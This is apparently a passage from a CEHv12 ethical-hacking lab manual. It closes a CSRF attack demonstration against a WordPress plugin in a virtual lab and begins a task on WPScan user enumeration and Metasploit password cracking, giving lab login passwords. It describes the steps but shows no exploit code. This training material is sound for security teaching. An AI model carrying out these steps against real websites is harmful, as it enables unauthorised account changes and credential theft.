


42. Navigate to **CEHv12 Module 14 Hacking Web Applications** and paste **Security_Script.html** script.




43. Click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022** machine Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.

44. Navigate to the location **Z:\CEHv12 Module 14 Hacking Web Applications** (shared network drive), copy the **Security_Script.html** file, and paste it onto **Desktop**.




45. Right-click the **Security_Script.html** file and navigate to **Open with --> Firefox**.


    Note: You should use the same browser that was used in **Step#6**.



46. The **Security_Script.html** file opens up in the **Mozilla Firefox** browser, along with a pop-up; click **OK** to continue.



47. You will be redirected to the **Facebook Settings** page of the **leenk.me** plugin page. Observe that the field values have been changed, indicating a successful CSRF attack on the website, as shown in the screenshot.



48. This concludes the demonstration of how to perform a CSRF attack on a target website.
49. Close all open windows on both the machines (**Window Server 2022** and **Parrot Security**) and document all acquired information.

Task 6: Enumerate and Hack a Web Application using WPScan and Metasploit

The Metasploit Framework is a penetration testing toolkit, exploit development platform, and research tool that includes hundreds of working remote exploits for a variety of platforms. It helps pen testers to verify vulnerabilities and manage security assessments.

In this task, we will perform multiple attacks on a vulnerable PHP website (WordPress) in an attempt to gain sensitive information such as usernames and passwords. You will also learn how to use the WPScan tool to enumerate usernames on a WordPress website, and how to crack passwords by performing a dictionary attack using an msf auxiliary module.


Note: Ensure that the **Wampserver** is running in **Windows Server 2022**. To launch **Wampserver:**

- Switch to the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.
- Now, in the left corner of **Desktop**, click **Type here to search** field, type **wampserver64** and press **Enter** to select **Wampserver64** from the results.
- Click the **Show hidden icons** icon, observe that the **WampServer** icon appears.
- Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.

1. Switch to the **Parrot Security** virtual machine.
2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

   Note: If a **Question** pop-up window appears, asking for you to update the machine, click **No** to close the window.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

